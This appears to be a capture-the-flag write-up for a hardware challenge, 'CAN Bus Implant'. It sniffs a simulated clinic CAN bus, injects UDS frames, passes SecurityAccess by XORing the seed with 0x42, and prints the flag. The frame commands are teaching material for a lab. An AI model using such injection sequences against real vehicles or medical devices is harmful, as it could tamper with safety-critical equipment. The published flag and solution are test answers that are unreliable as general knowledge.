 6a0877384d
- Remove undeployed challenges: Phantom_Byte, Cr4cK_w1f1, Lain_Br34kC0r3 V1, Lain_VS_Knights, Lets_All_Love_UART, AETHER_NET, Last_Train_451, Web3/ - Sync 24 solve/ files from main CTF-Espilon repo - Update all READMEs with real CTFd final scores at freeze - Add git-header.png banner - Rewrite README: scoreboard top 10, edition stats (1410 users, 264 boards, 1344 solves), correct freeze date March 26 2026 |
||
|---|---|---|
| .. | ||
| solve | ||
| README.md | ||
CAN Bus Implant
| Field | Value |
|---|---|
| Category | Hardware |
| Difficulty | Medium-Hard |
| Points | 400 |
| Author | Eun0us |
| CTF | Espilon 2026 |
Description
The CAN bus of Clinique Sainte-Mika connects medical equipment. A sniffing tap and injection point give you access to the raw bus traffic.
Analyze the frames, identify the UDS diagnostic protocol in use, and perform a security access sequence to extract classified data.
- Sniff (read-only):
tcp/<host>:3600 - Inject (write):
tcp/<host>:3601
Format: ESPILON{...}
TL;DR
Sniff the CAN bus, identify the UDS diagnostic protocol from request/response patterns, enter an extended diagnostic session, perform a SecurityAccess seed/key exchange (XOR key derivation), then read DID 0xFF01 to get the flag.
Tools
| Tool | Purpose |
|---|---|
nc |
Connect to sniff and inject ports |
| Python 3 | Automated scripting |
| Knowledge of UDS (ISO 14229) | Understand the protocol services |
Solution
Step 1 — Connect to both ports
Open two terminals simultaneously:
# Terminal 1: Sniff
nc <host> 3600

# Terminal 2: Inject
nc <host> 3601

Step 2 — Observe the traffic
Watch the sniff port. The following patterns emerge:
| CAN ID | Type | Description |
|---|---|---|
0x100 |
Heartbeat | Periodic counter |
0x200–0x203 |
Sensor data | Temperature, heart rate |
0x7DF |
Broadcast | OBD diagnostic request |
0x7E0 → 0x7E8 |
UDS pair | Request/response (periodic VIN reads) |
The 0x7E0/0x7E8 pair is the UDS diagnostic channel.

Step 3 — Enter extended diagnostic session
Inject a DiagnosticSessionControl (service 0x10, session 0x03 = extended):
send 7E0 02 10 03 00 00 00 00 00
The sniff port shows the positive response on 0x7E8: 50 03.
Step 4 — Request a security seed
Send SecurityAccess (service 0x27, subfunction 0x01 = request seed):
send 7E0 02 27 01 00 00 00 00 00
The response contains a 4-byte seed: 67 01 XX XX XX XX

Step 5 — Compute the key and authenticate
The key derivation is XOR of each seed byte with 0x42:
seed = [0xXX, 0xXX, 0xXX, 0xXX]  # from the 0x7E8 response
key  = [b ^ 0x42 for b in seed]
Send SecurityAccess (subfunction 0x02 = send key):
send 7E0 06 27 02 KK KK KK KK 00
Positive response: 67 02
Step 6 — Read the flag from DID 0xFF01
Send ReadDataByIdentifier (service 0x22, DID 0xFF01):
send 7E0 03 22 FF 01 00 00 00 00
The response on 0x7E8 contains the flag.

Key concepts
- CAN bus: Controller Area Network — no authentication, broadcast medium, widely used in vehicles and medical equipment
- UDS (ISO 14229): Diagnostic protocol with services including
DiagnosticSessionControl(0x10),SecurityAccess(0x27),ReadDataByIdentifier(0x22) - SecurityAccess: Challenge-response authentication — ECU sends seed, tester must compute
the correct key. Here the key is trivially
seed XOR 0x42. - Traffic analysis: Identifying request/response patterns from raw CAN bus traffic is the first step in any CAN bus penetration test
Flag
ESPILON{c4n_bus_1mpl4nt_4ct1v3}